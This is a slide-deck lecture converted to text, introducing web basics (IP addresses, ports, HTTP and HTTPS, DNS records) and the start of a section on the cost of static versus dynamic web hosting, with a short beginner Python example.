Introduction to Free, Secure, Frontend Web Development

Nicholas Gardella, M.Eng.

Note: PDF deck cannot display interactive video slides

This lecture has four parts.

Part 1. Review the basics of the web

Part 2. Introduce the economics of the web

Part 3. Create a static application for the web

Part 4. Explain top static app cyber-attacks and defenses

All you should need is a little programming background.

```python
import math

# 1. List of numbers
numbers = [1, 2, 3, 4, 5]

# 2. Dictionary mapping number to its square root (using math)
num_sqrt = {}

# 3. For loop to populate the dictionary
for n in numbers:
    root = math.sqrt(n)
    num_sqrt[n] = root

# 4. If statement and string formatting
for n in numbers:
    if num_sqrt[n] > 2:
        print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is greater than 2")
    else:
        print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is not greater than 2")
```

(GitHub Copilot, GPT 4.1)

Part 1 of 4: Web Basics

Computers can call each other like phones.


+1 (305) 204-1750

+1 (626) 204-1750

They use Internet Protocol (IP) addresses for this.

73.116.110.79

d948:5937:5443:78ce:8a56:e8fe:1122:ab06




108.68.15.38

ac6f:8d11:23b9:78dc:5178:c4ff:c085:35ec


IP = Internet Protocol

They can also split up one number like phones.




Ports let many services use an IP.

108.68.15.38



Ports let many services use an IP.

108.68.15.38:1194



Ports let many services use an IP.


108.68.15.38:1194

108.68.15.38:22

108.68.15.38:80

108.68.15.38:40777

108.68.15.38:443



Ports let many services use an IP.


$ openvpn –-remote 108.68.15.38 → 108.68.15.38:1194

$ ssh 108.68.15.38 → 108.68.15.38:22

GET http://108.68.15.38 → 108.68.15.38:80

$ custom-app 108.68.15.38–p 40777 → 108.68.15.38:40777


GET http**s**://108.68.15.38 → 108.68.15.38:443



Web services mostly use HTTP.

GET **http**://108.68.15.38 → 108.68.15.38:**80**


GET **https**://108.68.15.38 → 108.68.15.38:**443**



HTTP = Hypertext Transfer Protocol


Good web services use HTTPS.


GET https://108.68.15.38 → 108.68.15.38:443



HTTPS = Hypertext Transfer Protocol Secure

I tell my domain registrar what IP will serve my site.







A	gardella.cc	185.199.108.153	DNS only	Auto	Edit
A	gardella.cc	185.199.111.153	DNS only	Auto	Edit
A	gardella.cc	185.199.110.153	DNS only	Auto	Edit
A	gardella.cc	185.199.109.153	DNS only	Auto	Edit

AAAA	gardella.cc	2606:50c0:8003::153	DNS only	Auto	Edit
AAAA	gardella.cc	2606:50c0:8002::153	DNS only	Auto	Edit
AAAA	gardella.cc	2606:50c0:8001::153	DNS only	Auto	Edit
AAAA	gardella.cc	2606:50c0:8000::153	DNS only	Auto	Edit

I tell my domain registrar what IP will serve my site.





☐	A	gardella.cc	185.199.108.153	DNS only	Auto	Edit
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
☐	A	gardella.cc	185.199.109.153	DNS only	Auto	Edit


☐	AAAA	gardella.cc	2606:50c0:8003::153	DNS only	Auto	Edit
☐	AAAA	gardella.cc	2606:50c0:8002::153	DNS only	Auto	Edit
☐	AAAA	gardella.cc	2606:50c0:8001::153	DNS only	Auto	Edit
☐	AAAA	gardella.cc	2606:50c0:8000::153	DNS only	Auto	Edit

DNS records become public for lookup.




DNS = Domain Name System

DNS records become public for lookup.



DNS = Domain Name System

The domain name is an alias for some IP.



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

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


Takeaway Websites aren’t magic.

How does the server actually work?

Part 2 of 4: Web Economics

There are increasingly costly and useful options.


Cost	Horizontal Scaling	Option
$	very easy	serve **static** content
$$$	easy	serve **stateless dynamic** content
$$$$$$	hard	serve **stateful dynamic** content

This file is a complete app that is **static**.

